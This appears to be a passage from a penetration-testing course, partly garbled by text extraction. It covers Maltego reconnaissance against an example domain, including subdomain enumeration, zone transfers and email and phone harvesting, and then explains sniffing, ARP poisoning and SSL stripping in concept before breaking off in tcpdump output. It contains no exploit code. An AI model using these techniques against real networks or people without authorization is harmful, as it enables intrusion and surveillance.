This tool is an extremely powerful tool to automate the Intelligence Gathering process. It is developed by Paterva company (*www.paterva.com*). And it is available in multiple versions: a free community version and other commercial versions. According to their website:

> *“Maltego is an interactive data mining tool that renders directed graphs for link analysis. The tool is used in online investigations for finding relationships between pieces of information from various sources located on the Internet.*
>
> *Maltego uses the idea of transforms to automate the process of querying different data sources. This information is then displayed on a node based graph suited for performing link analysis.”*


Maltego comes pre-installed in Kali Linux. But in order to work efficiently with it, we need to understand three main concepts that form the heart and core of Maltego. And those concepts are: (1) *Entities*, (2) *Transforms*, and (3) *Machines*.

Entities

An entity represents one single object, and that object can be digital (like an IP address or a website), personal (like a person's name or a telephone number), geographical (like a name of a city or a country), etc.

Transforms

A transform is a rule of action or a process that gets applied on a single entity to generate other entities. In other words, a transform takes an input (an entity), applies some actions, and produces an output (some entities).



Machines


A machine is a group of pre-defined transforms. And the aim of a machine is to automate the process of applying different transforms. Instead of you manually applying one transform after another, you would choose a machine and it run a set of transforms together.

Running and Exploring Maltego

To run Maltego, type in the terminal the following command:

```
# maltego
```

You can run the community edition, which is free; however, it has a limitation which is that it restricts the number of results of any particular transform to a maximum of 12 results. The first screen that greets you when you open Maltgeo is the sing-in window. If this is your first time running Maltego, you will need to register first.


Configure Maltego

STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready


LOGIN: Please log in to use the free online version of Maltegc

Enter your details below to log in to the Maltego Community Se...
Or if you have not done so yet, register h...

Login
* Email Address
Password
* Solve captcha

< Ba... | Next > | Finish | Can...

After you successfully log in, Maltego will download and install the basic transforms that come with the edition you have chosen. Later on you will find that there are third-party plugins that install additional transforms. Once Maltego is ready, you will see the main window that looks like the following:




Transform Hub
Refresh Transform Hub | Update Transforms


+	PATERVA CTAS CE Paterva Standard Paterva Transforms FREE INSTALLED
CaseFile Entities Paterva Additional entities from CaseFile FREE	Cisco Threat Grid Cisco Threat Grid Query Threat Grid's database of th... COMMERCIAL
Kaspersky Lab Kaspersky Lab Query Kaspersky Threat Intelligenc... COMMERCIAL	Shodan Andrew@Paterva Query Shodan data from within Ma... FREE
ZETAlytics Massive Pass... ZETAlytics Pivots include billions of records fo... FREE	Hybrid-Analysis Hybrid Analysis This set of transforms are based ... FREE

The first thing that catches our attention here is the top ribbon; among all the tabs available, three will give us access to the main core of Maltego; and those three are: Entities, Transforms, and Machines. Each one of those tabs will allow us to view, edit and manage the respective component:

Entities Tab




If we click on the Entities Tab, you will see that you can create new entity types, manage available entities, import and export entities, and also manage the icons used by various entity types. For now, let's click on "Manage Entities" to view the available built-in entities – like Company, DNS Name, Email Address, Hash, MX Record, etc.:




Display name	Description
Banner	Banner
BuiltWith Relat...	A Relationship identified by BuiltWith
BuiltWith Tech...	A Technology identified by BuiltWith
Circular Area	A circular area somewhere on Earth
Company	A business organization
Device	A device such as a phone or camera
DNS Name	Domain Name System server name
Document	A document on the Internet
Domain	An internet domain
Email Address	An email mailbox to which email messages may...
File	A file stored internally in the graph
GPS Coordinate	A location on a World Geodetic System coordina...
Hash	Hash entity
Hashtag	Twitter hashtag
Image	A visual representation of something
IPv4 Address	An IP version 4 address
Location	A location on Mother Earth
MX Record	A DNS mail exchange record
Netblock	A range of IP version 4 addresses
Nominatim Lo...	Nominatim Location

Transforms Tab



Clicking on the Transforms Tab will show us various buttons, among them are (1) Transform Hub: it is the panel where available third-party plugins are displayed, (2) Transform Manager: it gives the ability to view and edit available transforms, and (3) New Local Transform: it is where you can create new transforms. Since we are no interested in viewing the built-in transforms, let's click on "Transform Manager":




Transform	Status	Location	Default set	Input	Output
✓ To DNS Name [Find common DNS names]	Ready	Paterva Public	DNS from Dom...	Domain	DNS Name
✓ To DNS Name [From DynDNS username]	Ready	Paterva Public	<none>	Alias	DNS Name
✓ To DNS Name [Reverse DNS]	Ready	Paterva Public	DNS from IP	IPv4 Address	DNS Name
✓ To DNS Name [Robtex]	Ready	Paterva Public	DNS from Dom...	Domain	DNS Name
✓ To DNS Name [Using Name Schema diction	Ready	Paterva Public	DNS from Dom...	Domain	DNS Name
✓ To DNS Name from passive DNS [Robtex]	Ready	Paterva Public	DNS from IP	IPv4 Address	DNS Name
✓ To DNS Names in netblock [Reverse DNS]	Ready	Paterva Public	<none>	Netblock	DNS Name
✓ To Domain [DNS]	Ready	Paterva Public	<none>	Email Address	Domain
✓ To Domain [Find other TLDs]	Ready	Paterva Public	<none>	Domain	Domain
✓ To Domain [Sharing this MX]	Ready	Paterva Public	Domains using...	IPv4 Address	Domain
✓ To Domain [Sharing this NS]	Ready	Paterva Public	Domains using...	IPv4 Address	maltego.Domain,malteg...
✓ To Domains [DNS]	Ready	Paterva Public	Convert to Do...	DNS Name	Domain


<non... <none>
<none> Help
Origin
Base transform: <none>
Repository: <none>

<No Properties>

Machines Tab




Under the Machines tab, we can see four buttons: (1) Run Machine: to start a machine, (2) Stop all Machines: to end all running machines, (3) New Machine: where you can create a new machine, and (4) Manage Machines: where you can view and edit available machines. Let's click on Manage Machines to view some of the available machines:




Name	Status	Author	Description	Read-only
✓ Company Stalker	Enabled	Paterva	This machine will try to get all email addresses at a domai...	✓
✓ Find Wikipedia Edits	Enabled	Paterva	This machine takes a domain and looks for possible Wikip...	✓
✓ Footprint L1	Enabled	Paterva	This performs a level 1 (fast, basic) footprint of a domain.	✓
✓ Footprint L2	Enabled	Paterva	This performs a level 2 (mild) footprint of a domain.	✓
✓ Footprint L3	Enabled	Paterva	This performs a level 3 (intense) footprint on a domain. It t...	✓
✓ Footprint XXL	Enabled	Paterva	This machine is built to work on really large targets that's ...	✓
✓ Person - Email Address	Enabled	Paterva	Tries to obtain someone's email address and sees where ...	✓
✓ Twitter Digger X	Enabled	Paterva	Works on a Twitter alias (or aliases), analyzes Tweets.	✓
✓ Twitter Digger Y	Enabled	Paterva	Works on a Twitter affiliation(s). Finds Tweets and analysis...	✓
✓ Twitter Monitor	Enabled	Paterva	This machine monitors Twitter for hashtags, and named e...	✓
✓ URL To Network And Domain I	Enabled	Paterva	From URL To Network And Domain Information.	✓

Getting Information with Transforms


After having understood and explored the main concepts of Maltego, let's run a small information gathering project. At the top-left corner, you will see a small icon to create a new graph; click on it. You should see something similar to the image below. The main window is empty and white; and to the right, you will the so-called “Entity Palette.” All available entities are shown – in categories – inside the entity palette.




When you want to gather information about an object of a certain entity, you can click on that entity and drag it to the main white window. Let us – for the sake of this example – click on “Domain” and drag it to the center:



You will see that the default value of that entity is **paterva.com** which is the domain name of the company that developed Maltego. Let’s change it to **semurity.com** by double-clicking on this entity and then editing the domain name inside its textbox. After that, right-click on the entity now to get the list of applicable transforms. One thing to note here is that each entity has its own list of transforms applicable only to it. When you right-click, you will see the transforms grouped in categories. Click on “All Transforms” to see the whole list:



Run Transform(s)
All Transforms
To DNS Name (interesting) [Robtex]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy framew...
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [Robtex]

In the following section, we will explain the functions of the most important transforms. But for now, let's click on "**To DNS Name [Find common DNS names]**." This transform attempts to figure different hostnames under the domain semurity.com; and it does by trying different names from a list of common names.



```
Running transform To DNS Name [Find common DNS names] on 1 entities (from entity "semurity.com")
Transform To DNS Name [Find common DNS names] returned with 4 entities (from entity "semurity.com")
Transform To DNS Name [Find common DNS names] done (from entity "semurity.com")
```

As you can see, Maltego managed to get four results – four objects of the type DNS Name: webmail.semurity.com, mail.semurity.com, ftp.semurity.com, and .semurity.com (which is a hostname that is of the same name as the domain name). Now we can repeat the same process again, but this time, we apply a transform on one of the generated outputs. So, let's right-click on the DNS Name entity with the value **mail.semurity.com** and choose the transform "**To IP Address [DNS]**" – which does a normal DNS query to get the IP address of webmail.semurty.com. We will see that Maltego now generated a new entity of the type "**IPv4 Address**" with the value "**170.10.163.106**":



You can now repeat this process again and again as many times as you need to gain different types of information about your target.

Deeper Look into Entities and Transforms

The entities we are now going to look at come under a category called “**Infrastructure**.” The following are 9 significant entities:

1. **AS (an Internet Autonomous System)**

This entity contains an Autonomous System Number (ASN). An Autonomous System (AS) is a group of routers under the administration of a single organization – e.g., an ISP. Each AS has a unique number (ASN) assigned by IANA (Internet Assigned Numbers Authority). The following table shows the transforms applicable to this entity:

Transform Name	Function
To Company	Generates the company that administer this AS.
To Netblocks in this AS	Generates the IP address range for this AS.

2. **DNS Name (DNS server name)**

This entity contains the Fully Qualified Domain Name (FQDN) of a certain system on the Internet. It doesn’t matter what service is hosted by that system; the system can be a web server, an FTP server, citrix server, etc. As long as the system has an FQDN, then, it can be represented by this entity. The following are the transforms applicable to this entity:

Transform Name	Function
To DNS Name [enumerateHostNamesNumerically]	Attempts to find other DNS Names by taking the segment in the input, removing all numbers, the

	adding the number 1 (rangeStart) to 9 (rangeEnd example, if the input is **ftp.semurity.com**, it will **ftp1.semurity.com**, **ftp2.semurity.com**, all the v **ftp9.semurity.com**
To Domains [DNS]	Generates an entity of the type Domain with a va extracted from the FQDN input. For example, if input is **ftp.semurity.com**, it will generate the D **semurity.com**
To IP Address [DNS]	Generates an entity of the type IPv4 Address wit actual IP address of the system; it does this using normal DNS query.
To Web site [Query ports]	Tries to find if the system is a website by checki 80 (http) and 443 (https). If it is a website, it will generate an entity Website.

3. Domain

This entity represents a single domain. A domain is usually an umbrella under which either subdomains or hosts can exist. For example, semurity.com, google.com, youtube.com are all domains. The following are important transforms applicable to the Domain entity:

Transform Name	Function
To DNS Name [Using Name Schema dictionary]	Attempts to generate DNS hostnames (FQDN) under thi domain using different wordlists (dictionaries). Those sc wordlists contain words of various themes, such as, sola system planets, characters of some movies/shows, etc.
To DNS Name [Attempt zone transfer]	Attempts to perform zone transfer against the domain an all the records under that zone.
To DNS Name [Robtex]	Attempts to find DNS hostnames under this domain usin Robtex database.
To DNS Name – SOA [Start of Authority]	Performs a normal DNS query to retrieve the SOA recor input domain.
To DNS name – MX [Mail Server]	Performs a normal DNS query to retrieved the MX recor the input domain.
To DNS name – NS [Name Server]	Performs a normal DNS query to retrieved the NS recor input domain.
To DNS name [Find common DNS names]	Attempts to find different hostnames under the input dor using a list of most common names, e.g., mail, mx, ns, ft webmail, web, gateway, secure, etc.
To Email address [using Search	Searches Google for email addresses with the input dom

Engine]	name.
To Email address [from whois info]	First, it performs a WHOIS lookup, then, it checks if the any email addresses within the WHOIS data.
To phone numbers [using Search Engine]	Searches Google for phone number associated with the i domain.
To phone numbers [from whois info]	First, it performs a WHOIS lookup, then, it checks for a phone number within the WHOIS data.
To Website [Quick lookup]	Simple checks if the server www under the input domai For example, the input domain was **semurity.com**, it ch **www.semurity.com** exists.

4. IPv4 Address

Transform Name	Function
To DNS Name from passive DNS [Robtex]	Attempts to get the DNS Name associated with the IP using the Robtext database.
To DNS Name [Reverse DNS]	Attempts to get the DNS Name associated with the IP a using reverse DNS lookup.
To Email address [from whois info]	First, it performs a WHOIS query, then, it checks the ret WHOIS data for any email addresses.
To Entities from whois [IBM Watson]	First, it performs a WHOIS query, then, it checks for ent like person names, company names, phone numbers, an locations using NER (Named Entity Recognition) techn IBM Watson.
To location [city, country]	Contacts the MaxMind GeoIP database and gets the city country of that IP address.
To Netblock [Using routing info]	Attempts to get the IP network range (netblock) in whic input IP resides.
To Phone number [using whois info]	First, it performs a WHOIS query, then, it checks the WHOIS data for any telephone number
To Website mentioning IP [Bing]	Is uses Bing search engine to find websites using the sa input IP address.
To Netblock [using natural boundaries]	Generates a network IP range using the classic class C n

5. MX Record

Transform Name	Function
To Domains [DNS]	Generates an entity of the type Domain with a value extr from the FQDN input. For example, if the input is **mail.semurity.com**, it will generate the Domain **semuri**
To IP Addresses [DNS]	Generates an entity of the type IPv4 Address with the ac address of the system; it does this using normal DNS que
To Domains [sharing this MX]	Attempts to find other domains that use this input MX se
To Web site (query ports)	Tries to find if the system is a website by checking ports (http) and 443 (https). If it is a website, it will generate a Website.

6. NS Record

Transform Name	Function
To Domains [DNS]	Generates an entity of the type Domain with a value extr from the FQDN input. For example, if the input is **ns.semurity.com**, it will generate the Domain **semurity.**
To Domains [sharing this NS]	Attempts to find other domains that use this input NS se
To IP Addresses [DNS]	Generates an entity of the type IPv4 Address with the ac address of the system; it does this using normal DNS qu
To Netblock [Blocks delegated to this NS]	Contacts Robtex database and checks if this NS h network IP range associated with it.
To Web site (query ports)	Tries to find if the system is a website by checking ports (http) and 443 (https). If it is a website, it will generate a Website.

7. Netblock

To IP addresses [within	Generates entities of the IP address type containing

netblock]	addresses of this netblock.
To location [city, country]	Contacts the MaxMind GeoIP database and gets the country of that IP address.
To AS number	It fins the Autonomous System Number (ASN) of this n
To DNS names in netblock [reverse DNS]	It contacts Robtex database and retrieves any DNS name resolves to an IP address within this netblock.

8. URL

To Entities [IBM Watson]	it checks for entities like person names, company names numbers, and locations using NER (Named Entity Reco technique of IBM Watson.
To phone numbers [found on this web page]	It finds any phone numbers on this web page.
To Website [links on this web page]	It finds any links on this web page.
To Wikipedia Editors	If the URL was a Wikipedia page, it generates a list who edited the page
To Images from URL	It finds images on this web page and generates entities o type.
To Email Addresses [found on this web page]	It finds any email address on this web page.

9. Website

Mirror: Email addresses found	Attempts to partially mirror the website and generate an addresses found.
Mirror: External links found	Attempts to partially mirror the website and generate an hyperlinks found.
To Domains [DNS]	Generates an entity of the type Domain with a value ext

	from the FQDN input. For example, if the input is **www.semurity.com**, it will generate the Domain **semurity.com**
To IP Address [DNS]	Generates an entity of the type IPv4 Address with the ac address of the system; it does this using normal DNS qu
To Tracking Codes	Analyzes the source code of the website and collects any Google Analytics IDs and AdSense IDs it finds.
To URLs (show search engine results)	Performs a search online and dumps all URLs found in s URL entities.
To Website (query ports)	Tries to find if the system is a website by checking ports (http) and 443 (https). If it is a website, it will generate a Website.

Module 04 Network Traffic Manipulation

There are certain types of attacks that can only be performed within a LAN – and particularly, within a local subnet. Inside such a network, you have access to the traffic that is flowing around before it traverses the nearest router – the default gateway. Those attacks involve capturing such network traffic, or forging other malicious packets. This chapter discusses the following three topics:

1. ***Network Traffic Sniffing***: this is the ability to capture network packets off the wire – or through the wireless interface – and analyze them by a special software. In networks that use the old technology of hubs, sniffing will give you all packets in the subnets regardless if those packets are intended to your system or not. However, in modern networks that use switches, you can only sniff your own packets and broadcast ones. In order to capture other systems' packets, we utilize traffic interception (next).
2. ***Traffic Interception using ARP Poisoning***: this technique involves forging fake ARP packets to targeted systems within the network to poison their ARP cache. This poisoning causes those systems to redirect their packets to your system; thus, you are able to intercept packets belonging to other systems. By intercepting those packets, you can capture and analyze them. However, if such traffic was encrypted with SSL/TLS, then, we need to perform SSL/TLS hijacking (next).
3. ***SSL/TLS Hijacking***: the aim here is decrypt the otherwise encrypted traffic for purpose of analyzing its content. There are two ways to perform this: the first way utilizes forging a fake certificate; this causes a browser warning which the victim has to accept. In the past, many people could easily fall into this type of attack. However, modern browsers made it hard for fake certificates to be accepted. The second way involves exploiting the HTTP Redirect message that takes place before the SSL/TLS handshake; it is called SSL Stripping and its aim to make the browser make the entire session over HTTP instead of HTTPS.

Network Traffic Sniffing

Traffic sniffing is the ability to capture and monitor network packets passing across the network. Those packets could belong to your systems or other systems in the network. Sniffing is done using a special software or hardware that is called "packet sniffer" or "packet analyzer." The "packet sniffer" is able to show all packets passing in/out the network interface attached to the hardware system where the sniffer is running. Packet sniffers can be used by network administrators and engineers for troubleshooting and maintenance issues, and they could be used by penetration testers – and hackers – to capture clear-text credentials, eavesdrop on the activities of certain individuals, capture sensitive information, etc.

To understand how packet sniffers work, we need to understand the modes of operation every Network Interface Card (NIC) has. Basically, there are two modes the NIC can operate with:

1. **Non-Promiscuous Mode**: In this mode, the NIC card checks the destination MAC address of each packet arriving at its entrance. If the destination MAC either is a broadcast one or it matches the MAC of the NIC card, it means the packet is sent to this system, and as such, the packet is captured and sent to the OS for processing. Otherwise, the packet is discarded.
2. **Promiscuous Mode**: In this mode, the NIC card does not check the destination MAC address of packets. It sends all arriving packets to the OS. The OS has to do the required work to find out if the packet is useful or not and which application it needs to be delivered to. Promiscuous mode can create a burden on the system resources if enabled by mistake.

Any packet sniffer should work with both of those modes. However, it makes more sense to run the sniffer with a promiscuous mode to get access to all available packets. However, putting the NIC card in promiscuous mode requires administrative privileges – that is, root on UNIX/Linux or Administrator on Windows. Without such privileges, the NIC card can only operate in non-promiscuous mode. Most of network sniffers automatically switch the NIC's mode to promiscuous when administrative/root privileges are given. Otherwise, they operate in a non-promiscuous mode.

We are going to look at important sniffers: Tcpdump and Wireshark. The first is a command-line packet sniffer that dumps packets on the terminal window or saves them in a file. The latter is a GUI-based tool that is feature-rich. The two tools are compatible with each other; files saved by Tcpdump can be read by Wireshark and vice verse.

Tcpdump

Tcpdump is a command-line tool that comes as part of most UNIX/Linux OS's. It was originally developed by the network research group at Berkeley Lab in 1988. In 1999, other contributors created the website **www.tcpdump.org** which contains full documentation and source codes of this tool along with libpcap C/C++ library.

You can run Tcpdump to capture live packets off the wire, and in this case, Tcpdump can either dump those packets on the terminal window or save them in a file for later analysis. Alternative, you can run Tcdump offline by reading packets from a certain file and dumping them on the terminal window. Because it is command-line, Tcpdump can be scripted and its output parsed by scripts written in languages like shell, python, or perl.

Capturing Packets with no Content

If you run Tcpdump with default values – with no options specified, it will start sniffing on all available interfaces and dumping the headers of captured packets on the terminal window. All you need is to type the following:

```
# tcpdump
```

The output will be something similar to the following:

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:38:37.161537 ARP, Request who-has 192.168.0.100 tell _gateway, length 46
00:38:37.911700 IP kali.33212 > google-public-dns-a.google.com.domain: 27207+ PTR?
100.0.168.192.in-addr.arpa. (44)
00:38:37.964182 IP google-public-dns-a.google.com.domain > kali.33212: 27207 NXDomain
0/0/0 (44)
00:38:38.026015 IP kali.50702 > google-public-dns-a.google.com.domain: 23605+ PTR?
